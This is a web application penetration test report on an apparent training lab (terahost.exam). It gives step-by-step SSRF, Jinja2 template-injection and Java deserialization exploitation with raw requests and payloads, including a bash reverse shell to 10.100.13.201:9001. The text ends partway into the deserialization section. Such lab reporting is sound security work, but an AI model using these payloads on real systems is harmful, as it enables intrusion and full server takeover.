



Web Application Penetration Testing Report

Pentester Name: Gaurish Kauthankar

Table of Contents

1. EXECUTIVE SUMMARY	3
2. SCOPE OF WORK	4
3. OUT OF SCOPE	5
4. SUMMARY OF FINDINGS	6
5. TECHNICAL DETAILS OF WEB APP PENETRATION TESTING ACTIVITY	9
6. DETAILED VULNERABILITIES WEB APPLICATION SECURITY ASSESSMENT	10
F-CRITICAL-01: REMOTE CODE EXECUTION VIA SERVER-SIDE TEMPLATE INJECTION	10
F-CRITICAL-02: REMOTE CODE EXECUTION VIA JAVA DESERIALIZATION	16
F-CRITICAL-03: OUT-OF-BAND XML EXTERNAL ENTITY (OOB XXE).....	24
F-CRITICAL-04: PRIVILEGE ESCALATION VIA TOKEN GENERATION	30
F-CRITICAL-05: ACCOUNT TAKEOVER VIA LEAKED SENSITIVE DATA	39
F-HIGH-01: ERROR BASED SQL INJECTION	44
F-HIGH-02: SECOND ORDER SQL INJECTION	52
F-HIGH-03: TIME-BASED SQL INJECTION	55
F-HIGH-04: ACCOUNT TAKEOVER VIA BUSINESS LOGIC FLAW	59
F-HIGH-05: SERVER-SIDE REQUEST FORGERY	63
F-HIGH-06: ACCOUNT TAKEOVER VIA INSECURE DIRECT OBJECT REFERENCE (IDOR)	69
F-HIGH-07: VALID ACCOUNTS CAN BE BRUTE FORCED	74
F-HIGH-08: STORED CROSS SITE SCRIPTING VULNERABILITY	78
F-MEDIUM-01: REFLECTED CROSS SITE SCRIPTING.....	82
F-MEDIUM-02: USING COMPONENTS WITH KNOWN VULNERABILITIES ERROR! BOOKMARK NOT DEFINED.	
F-MEDIUM-03: SENSITIVE INFORMATION DISCLOSURE	90
F-LOW-01: CLEAR TEXT PROTOCOL SUPPORTED	93
F-LOW-02: MISSING COOKIE ATTRIBUTES	95
F-LOW-03: MISSING HTTP SECURITY HEADERS	97
F-LOW-04: DIRECTORY LISTING ALLOWED	100
F-LOW-05: WEB SERVER BANNER DISCLOSURE	102
7. CONCLUSION.....	104

1. Executive Summary

eLearn security engaged to perform “**Web Application Security Assessment**”. The penetration testing was carried out using the Black Box Penetration Testing approach.

The objective of the analysis was to assess external web application related vulnerabilities, discover weak authentication, authorization, input validation implementation along with business logic security issues, running insecure services, potential vulnerabilities and provide recommendations, guidelines to secure vulnerable entities discovered during the testing activity.

Both automated and manual testing techniques have been used to confirm the vulnerabilities which can be used by attackers to gain more access to the application and sensitive data.

Each test scenario presents an anticipated “secure” test result. Applications should provide intended functionality while preventing the application from behaving abnormally. Pentester defines abnormal as unexpected, unpredictable, and non-secure behavior.

Tests that resulted differently than expected are noted in the sections of this report entitled [Summary of Findings](#). Observations and anomalous findings, not necessarily resulting from test cases, may also appear in the report. Normal application behavior and expected test results are not noted in the report.

This report presents detailed technical findings and recommendations of “**Web Application Penetration Testing**” conducted by Pentester along with their vulnerability’s implications, ease of exploitation and resulting risk rating and recommendations to mitigate the same. The report details the results of the assessment as of **November 2023**.

This report presents the findings and recommendations from this assessment activity and includes:

- Pентest scope
- Artifacts received and examined.
- Pентest testing notes
- Key findings qualitative risk assessment
- Detailed Technical findings and recommendations

2. Scope of Work

Pentester approached penetration testing on **eWPTX web application Labs** from the perspective of an unauthenticated user. This means that assessment was performed without credentials, simulating attacks that would originate from the internet or internal user with malicious intent. Customarily, an attacker would have limitless time to perform attacks and would plan their attacks suitably to evade detection and possible prosecution. In the interest of the limited timeframe established for the penetration test, Pentester expedited tests to maximize scanning efficiency. This approach is more likely to have triggered alerts in an intrusion detection capability.

The testing strategy used comprised the following activities:

- a. Accomplish broad, automated scanning to distinguish services that signify a high degree of severity (potential loss of confidentiality, integrity, or availability) and threat (ease of exploitation, target distribution, etc.)
- b. Perform manual assessment followed by vulnerability validations to identify and eradicate any false positives.
- c. Classify practicable attack vectors based upon confirmed vulnerabilities.
- d. Gather evidence and provide recommendations for mitigation.

The Assessment was conducted from **19th November 2023** to **26th November 2023**.

SCOPE OF ACTIVITY	
Type of Testing	BlackBox Penetration Testing
Entry Points	http://www.terahost.exam -> (10.100.13.37) http://me.terahost.exam -> (10.100.13.37) http://blog.terahost.exam -> (10.100.13.34) * terahost.exam
Limitations	http://10.100.13.33/ -> (Accessible only for an admin user)

3. Out of Scope

The following components and tests were **out-of-scope** for this review:

- Any hosts located outside of the specified URLs.

4. Summary of Findings

Based upon the exposure rating, the weighted score is a recommended prioritization in which findings should be addressed. The following weight scores represent the mitigation weight that assigns to the assessment findings.

0.0	0.1 - 3.9	4.0 - 6.9	7.0 - 8.9	9.0 - 10.0
Informative	Low	Medium	High	Critical
Reported for information purpose	Long-term mitigation schedule or risk acceptance	Short-term mitigation schedule	Address immediately or as soon as possible	Needs to be fixed immediately

Below is a summary of the web application penetration testing findings. It is intended to provide a guide to address the findings and allow the vulnerability remediation team to focus efforts on the areas of greatest risk. The matrix is ranked in order of risk as determined by during the engagement.

Vuln ID	Vulnerability Title	Overall Risk
F-CRITICAL-01	Remote Code Execution via Server-Side Template Injection	Critical (9.8)
F-CRITICAL-02	Remote Code Execution through Insecure Java Deserialization	Critical (9.8)
F-CRITICAL-03	Out-of-Band XML External Entity (OOB XXE)	Critical (9.8)
F-CRITICAL-04	Privilege Escalation via Token Generation	Critical (9.4)
F-CRITICAL-05	Account Takeover via Leaked Sensitive Data	Critical (9.1)
F-HIGH-01	Error Based SQL Injection	High (8.9)
F-HIGH-02	Second Order SQL Injection	High (8.9)
F-HIGH-03	Time-Based SQL Injection	High (8.9)
F-HIGH-04	Account Takeover via Business Logic Flaw	High (8.6)
F-HIGH-05	Server-Side Request Forgery	High (8.6)
F-HIGH-06	Account Takeover via Insecure Direct Object Reference (IDOR)	High (8.6)
F-HIGH-07	Valid Accounts can be Brute Forced	High (8.1)
F-HIGH-08	Stored Cross Site Scripting	High (7.1)
F-MED-01	Reflected Cross Site Scripting	Medium (5.4)
F-MED-02	Sensitive Information Disclosure	Medium (4.1)
F-LOW-01	Clear Text Protocol Supported	Low (3.3)
F-LOW-02	Missing Cookie Attributes 3.1	Low (3.1)
F-LOW-03	Missing HTTP Security Headers 2.4	Low (2.4)
F-LOW-04	Directory Listing Allowed 2.4	Low (2.4)
F-LOW-05	Web Server Banner Disclosure 2.0	Low (2.0)

Table 1: Summary of Vulnerabilities




Fig: Vulnerability Count for Assessment

5. Technical Details of Web App Penetration Testing Activity

Test performed	Tools / Techniques used
Web Application Security Testing	Manual Testing, Burp Suite, Kali Linux, etc.

6. Detailed Vulnerabilities | Web Application Security Assessment

F-CRITICAL-01: Remote Code Execution via Server-Side Template Injection	
IMPACT	Critical
LIKELIHOOD	High
OVERALL RISK	Critical (9.8)
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
VULNERABILITY CATEGORY	Input Validation, Injection
DESCRIPTION	<p>Server-Side Template Injection (also referred to as SSTI) is a class of vulnerability related to an inappropriate usage of template engines and can be leveraged to potentially execute code on the system. SSTI attacks occur when instead of being passed in as data, user input is concatenated into a template. When an attacker embeds a malicious payload into a server-side executed template, this can result in the execution of remote code on the server.</p> <p>Server-side template engines are often used by web applications as a way of easily managing dynamic content in web pages and emails. They are particularly common in applications that offer rich functionality such as blogs, marketing applications, and content management systems. Safeguards in the form of sandboxes have been built by many template engines to counter this risk; however, attackers are often able to escape the template engine sandbox and access the underlying operating system.</p>
DISCUSSION OF IMPACT	<p>The risk associated with this vulnerability has been assessed as Critical.</p> <p>SSTI vulnerabilities are usually scored with high severity given their propensity to end in full remote code execution. A malicious actor executing a successful SSTI attack could gain complete access to the application server by executing code in the template engine context and escaping the sandbox. This could lead to a complete compromise of the server, the application, and the underlying operating system.</p> <p>The likelihood of this vulnerability getting exploited is High.</p>
AFFECTED URL(S)	http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1:5000/?name=

RECOMMENDATIONS

It is recommended to,

- Ensure that users are not enabled to submit or modify new templates.
- Use the template engine API as intended, ensuring the separation of logic and presentation where possible by sending dynamic data as a separate context argument of the rendering function.
- Never mix variables and template strings.


References:

https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html

SUPPORTING EVIDENCE(S)

Summary: In this attack, we exploited the SSRF vulnerability and scanned localhost open ports, which revealed that port number **5000** has web application that is vulnerable to **server-side template injection vulnerability**. By exploiting the **SSTI** flaw, the reverse shell was established, as shown in the evidence.

Step 1: Use the auth token found for **administrator** users to access **import an article** module. Enter random data and intercept the request.



PoC: Enter random data in the import and intercept the request.

Step 2: Observe the original request data. GET parameter **url** could be vulnerable to SSRF vulnerability.

Request to http://blog.terahost.exam:80 [10.100.13.34]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex Hackvertor

```

1 GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=test123123&action=import&import=Try HTTP/1.1
2 Host: blog.terahost.exam
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php
9 Cookie: PHPSESSID=b2pm135ukq5qb39d0u8ehnj9e6
10 Upgrade-Insecure-Requests: 1
11
12

```

Intercepted request contains "url" parameter which could be vulnerable to SSRF vulnerability.

PoC: Intercepted request

Step 3: Enter the localhost address and observe the content received in the http response.

Send Cancel < > Target: http://blog.terahost.exam

Request

```

Pretty Raw Hex
1 GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1&action=import&import=Try HTTP/1.1
2 Host: blog.terahost.exam
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php
9 Cookie: PHPSESSID=b2pm135ukq5qb39d0u8ehnj9e6; auth=Ti8raJRVVBHd25Hh3hydGfpZW1Q0LExeFo0dw5zNnlValdSV244NmI4K1J1ZThkdmZHaUvNy9ENnZHYzIFelpQMlpRUjRBSDFdamRyVXMwIS95Sm9mWk9RNmdKTE09
10 Upgrade-Insecure-Requests: 1
11
12

```

Response

- Articles

FOOCorp BLOG
Business & more...

Business articles

Featured ARTICLES to read all news about FooCorp.
Read

12.12.2019 Remedy for sales decrease
Read

PoC: Broken html template of blog.terahost.exam returned in the http response.

Step 4: Started port scanning on the **localhost** IP and found 3 ports open, as shown below.

Attack	Save	Columns						
Results	Positions	Payloads	Resource Pool			Options		
Filter: Showing all items								
Request	Payload	Status	Error	Timeout	Length	Comment		
28210	28209	200	<input type="checkbox"/>	<input type="checkbox"/>	276	Open ports found for the service running on localhost		
28211	28210	200	<input type="checkbox"/>	<input type="checkbox"/>	276			
81	80	200	<input type="checkbox"/>	<input type="checkbox"/>	3305			
0		200	<input type="checkbox"/>	<input type="checkbox"/>	2663			
632	631	200	<input type="checkbox"/>	<input type="checkbox"/>	2663			
5001	5000	200	<input type="checkbox"/>	<input type="checkbox"/>	304			
1338	1337	200	<input type="checkbox"/>	<input type="checkbox"/>	298			
1	0	200	<input type="checkbox"/>	<input type="checkbox"/>	276			
2	1	200	<input type="checkbox"/>	<input type="checkbox"/>	276			
3	2	200	<input type="checkbox"/>	<input type="checkbox"/>	276			
4	3	200	<input type="checkbox"/>	<input type="checkbox"/>	276			
5	4	200	<input type="checkbox"/>	<input type="checkbox"/>	276			
6	5	200	<input type="checkbox"/>	<input type="checkbox"/>	276			
Request	Response							
Pretty	Raw	Hex	Hackvertor					
1	GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1:1337&action=import&import=Try HTTP/1.1							
2	Host: blog.terahost.exam							
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0							
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8							
5	Accept-Language: en-US,en;q=0.5							
6	Accept-Encoding: gzip, deflate							
7	Connection: close							
8	Referer: http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php							
9	Cookie: PHPSESSID=b2pm135ukg5qb39d0u8ehnj9e6; auth=T18ra1RvUVBHD25HV3hydGfpZw10QlExeFo0dw5zNnlVa1dSV244NmI4K1J1ZThkmZHaUVW							
10	Upgrade-Insecure-Requests: 1							
11								
12								

PoC: Port scanning for localhost services

Step 5: Access port number **5000** as **127.0.0.1:5000** and observe the response as shown below. **name** could be a potential GET parameter for this service.

Send | Cancel | < | > | ▶ | tried accessing port number 5000

Request	Response
Pretty Raw Hex Hackvertor GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1:5000&action=import&import=Try HTTP/1.1 Host: blog.terahost.exam User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Referer: Cookie: PHPSESSID=b2pm135ukg5qb39d0u8ehnj9e6; auth=T18ra1RvUVBHD25HV3hydGfpZw10QlExeFo0dw5zNnlVa1dSV244NmI4K1J1ZThkmZHaUVW Upgrade-Insecure-Requests: 1	Pretty Raw Hex Render Hackvertor 1 HTTP/1.1 200 OK 2 Date: Tue, 21 Nov 2023 11:30:04 GMT 3 Server: Apache/2.4.18 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Content-Length: 27 8 Connection: close 9 Content-Type: text/html; charset=UTF-8 10 11 <!- - Is your name test? -->

PoC: Accessing service running on localhost on port 5000.

Step 6: Accessing the **127.0.0.1:5000** service with **name** as a parameter with basic injections payload as shown below. Observe the output **49** upon execution of the basic **SSTI** payload.

Used name as the parameter value and tried but basic testing of XSS and SSTI vulnerability

Request	Response
Pretty Raw Hex Hackvertor	Pretty Raw Hex Render Hackvertor
1 GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1:5000/?name=lol123"><img%2bsrc=x>{{7*7}}&action=import&import=Try HTTP/1.1	1 HTTP/1.1 200 OK 2 Date: Tue, 21 Nov 2023 11:26:54 GMT 3 Server: Apache/2.4.18 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Content-Length: 49 8 Connection: close 9 Content-Type: text/html; charset=UTF-8 10 11 <!-- Is your name lol123?>{{7*7}}? -->
2 Host: blog.terahost.exam 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php 9 Cookie: PHPSESSID=b2pm135ukq5qb39d0u8ehnj9e6; auth=Ti8ra1RvUVBhd25HV3hydGfpZw10Q1ExeFo0dw5zNnlValdSV244NmI4K1J1ZThkdmZHaUVWNy9ENnZHYz1Fe1pQMpRUjRBSDFDamRyVXMwS95Sm9mWk9RNmdkTE09 10 Upgrade-Insecure-Requests: 1 11 12	ssti payload executed

PoC: SSTI payload executed and output 49 is shown in the response.

Step 7: Let's try to identify the template engine used in the backend. Adding payload as `{{7*7}}` and upon execution, we get result as **7777777** which confirms that the template engine is **jinja2**.

tried this payload in order to identify the template engined used.

Request	Response
Pretty Raw Hex Hackvertor	Pretty Raw Hex Render Hackvertor
1 GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1:5000/?name=lol123"{{7*7}}&action=import&import=Try HTTP/1.1 2 Host: blog.terahost.exam 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php 9 Cookie: PHPSESSID=b2pm135ukq5qb39d0u8ehnj9e6; auth=Ti8ra1RvUVBhd25HV3hydGfpZw10Q1ExeFo0dw5zNnlValdSV244NmI4K1J1ZThkdmZHaUVWNy9ENnZHYz1Fe1pQMpRUjRBSDFDamRyVXMwS95Sm9mWk9RNmdkTE09 10 Upgrade-Insecure-Requests: 1 11 12	Target: http://blog.terahost.exam 1 HTTP/1.1 200 OK 2 Date: Tue, 21 Nov 2023 11:28:03 GMT 3 Server: Apache/2.4.18 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Content-Length: 36 8 Connection: close 9 Content-Type: text/html; charset=UTF-8 10 11 <!-- Is your name lol123?>7777777 --> 12 This confirms that the target template engine is jinja2

PoC: Template engine identified as jinja2.

Step 8: Let's try to achieve command execution via SSTI using the below payload.

```
 {{request.application.__globals__.builtins.__import__('os').popen('ls;id').read()}}
```

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1:5000/?name={{request.application.__globals__.builtins.__import__('os').popen('ls;id').read()}}&action=import&import=Try HTTP/1.1 2 Host: blog.terahost.exam 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php 9 Cookie: PHPSESSID=b2pm135ukq5qb39d0u8ehnj9e6; auth=Ti8ra1RvUVBhd25HV3hydGfpZw10Q1ExeFo0dw5zNnlValdSV244NmI4K1J1ZThkdmZHaUVWNy9ENnZHYz1Fe1pQMpRUjRBSDFDamRyVXMwS95Sm9mWk9RNmdkTE09 10 Upgrade-Insecure-Requests: 1 11 12	Target: http://blog.terahost.exam 1 Content-Type: text/html; charset=UTF-8 11 <!-- Is your name Desktop 12 Documents 13 Downloads 14 Downloads 15 h.py 16 index.html 17 Music 18 Pictures 19 Public 21 r 22 Templates 23 test.php 24 Videos 25 uid=1000(elsuser) gid=1000(elsuser) groups=1000(elsuser),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare) 26 7 -->

PoC: OS commands executed successfully.

Step 9: Use the payload below to achieve reverse shell by exploiting this vulnerability. **URL encode** the payload given below (**Original**) and start a **netcat** listener on port **9001** as shown below.

Before URL encoding (Original payload):

```
{request.application.__globals__.builtins__.import_('os').popen('bash%20-c%20"bash%20-i%20>&%20/dev/tcp/10.100.13.201/9001%200>&1").read()}
```

After URL encoding:

```
{request.application.__globals__.builtins__.import_('os').popen('bash%2520-c%2520%2522bash%2520-i%2520%253e%2526%2520%252fdev%252ftcp%252f10.100.13.201%252f9001%25200%253e%25261%2522').read()}
```

The screenshot shows a browser developer tools Network tab with a POST request to `http://blog.terahost.exam`. The Request section displays the encoded payload in the body of the POST request. The Response section shows the server's response, which includes the command `bash -i >/dev/tcp/10.100.13.201/9001 &` being executed.

PoC: Obtaining reverse shell via SSTI.

Step 10: The Payload was executed successfully, and we obtained a reverse shell on our listener as shown below.

The screenshot shows a terminal window with a reverse shell session. The user runs `nc -lvp 9001`, listens on port 9001, and connects from [10.100.13.34] port 54962. The user then runs `id` and `whoami` commands, both of which show the user has root privileges.

PoC: Reverse shell was obtained successfully.

F-CRITICAL-02: Remote Code Execution via Java Deserialization

IMPACT	Critical
LIKELIHOOD	High
OVERALL RISK	Critical (9.8)
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
VULNERABILITY CATEGORY	Input Validation, Deserialization of Untrusted Data
DESCRIPTION	<p>Java implements serialization natively for objects that implement the Serializable interface via the ObjectInputStream and ObjectOutputStream facilities. The binary format used directly references classes by name that are eventually loaded dynamically if they are in the class path. This potentially allows instantiating objects of classes not initially intended by the developer; thus, it is very important that untrusted data is not deserialized as is.</p>
DISCUSSION OF IMPACT	<p>The risk associated with this vulnerability has been assessed as Critical.</p> <p>The deserialization flaws can lead to remote code execution attacks, denial of service (DoS) attack and compromise the entire server. In this scenario, a reverse shell was established by exploiting this flaw.</p> <p>The likelihood of this vulnerability getting exploited is High.</p>
AFFECTED URL(S)	http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1:1337/?data=
RECOMMENDATIONS	<p>It is recommended to,</p> <ul style="list-style-type: none"> • Isolating and running code that deserializes in low privilege environments when possible • Do not accept serialized objects from untrusted sources. • Run the deserialized code with limited access permissions. • Use a WAF(Web Application Firewall) that can detect malicious or unauthorized insecure deserialization. <p>References:</p> <p>https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html</p>

SUPPORTING EVIDENCE(S)

Summary: In this attack, we exploited the SSRF vulnerability and scanned localhost open ports, which revealed that port number **1337** has web application that is vulnerable to **Insecure java deserialization vulnerability**. By exploiting this flaw, the reverse shell was established, as shown in the below evidence.

Step 1: Found port number **1337** open by exploiting SSRF vulnerability found on

<http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=> as shown below.

Attack	Save	Columns	Results	Positions	Payloads	Resource Pool	Options
Filter: Showing all items							
Request	Payload	Status	Error	Timeout	Length	Comment	
28210	28209	200	<input type="checkbox"/>	<input type="checkbox"/>	276		
28211	28210	200	<input type="checkbox"/>	<input type="checkbox"/>	276		
81	80	200	<input type="checkbox"/>	<input type="checkbox"/>	3305		
0		200	<input type="checkbox"/>	<input type="checkbox"/>	2663		
632	631	200	<input type="checkbox"/>	<input type="checkbox"/>	2663		
5001	5000	200	<input type="checkbox"/>	<input type="checkbox"/>	304		
1338	1337	200	<input type="checkbox"/>	<input type="checkbox"/>	298		
1	0	200	<input type="checkbox"/>	<input type="checkbox"/>	276		
2	1	200	<input type="checkbox"/>	<input type="checkbox"/>	276		
3	2	200	<input type="checkbox"/>	<input type="checkbox"/>	276		
4	3	200	<input type="checkbox"/>	<input type="checkbox"/>	276		
5	4	200	<input type="checkbox"/>	<input type="checkbox"/>	276		
6	5	200	<input type="checkbox"/>	<input type="checkbox"/>	276		
Request	Response						
	Pretty	Raw	Hex	Hackvertor			
1	GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1:1337&action=import&import=Try	HTTP/1.1					
2	Host: blog.terahost.exam						
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0						
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8						
5	Accept-Language: en-US,en;q=0.5						
6	Accept-Encoding: gzip, deflate						
7	Connection: close						
8	Referer: http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php						
9	Cookie: PHPSESSID=b2pm135ukg5qb39d0u8ehnj9e6; auth=T18ra1RvUVBHD25H3hydGpZW10Q1ExeFo0dw5zNnlValdSV244NmI4K1J1ZThkdmZHaUVW						
10	Upgrade-Insecure-Requests: 1						
11							
12							

PoC: Result of port scanning via SSRF

Step 2: By accessing the

<http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=localhost:1337> gives http response **\$_GET[data]**. This means **data** is a parameter name.

Request	Response	Inspector
Pretty Raw Hex	Pretty Raw Hex Render	Selection Selected text localhost%3A1337 Decoded from: URL-encoding (localhost:1337) Request Attributes Request Query Parameters Request Cookies Request Headers Response Headers
1 GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=localhost%3A1337&action=import&import=Try 2 Host: blog.terahost.exam 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php 9 Cookie: PHPSESSID=b2pm135ukg5qb39d0u8ehnj9e6; auth=T18ra1RvUVBHD25H3hydGpZW10Q1ExeFo0dw5zNnlValdSV244NmI4K1J1ZThkdmZHaUVW 10 Upgrade-Insecure-Requests: 1	1 HTTP/1.1 200 OK 2 Date: Wed, 22 Nov 2023 00:46:43 GMT 3 Server: Apache/2.4.18 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Content-Length: 21 8 Connection: close 9 Content-Type: text/html; charset=UTF-8 10 [-] \$_GET[data] empty	

PoC: Accessing port number 1337.

Step 3: Accessing service like `localhost:1337/?data=lol123` reveals that the target service expects data in **base64-encoded** format and in java code . Target service could be vulnerable to **insecure deserialization vulnerability**.

initial detection

Request

Pretty Raw Hex Hackvertor

1 `POST /9c71baeaeca3a2c67f2c7797c96292ca/fetch.php?url=`
2 `localhost%3A1337/?data=lol123&action=import&import=Try` HTTP/1.1

2 Host: blog.terahost.exam

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Referer: http://blog.terahost.exam/9c71baeaeca3a2c67f2c7797c96292ca/fetch.php

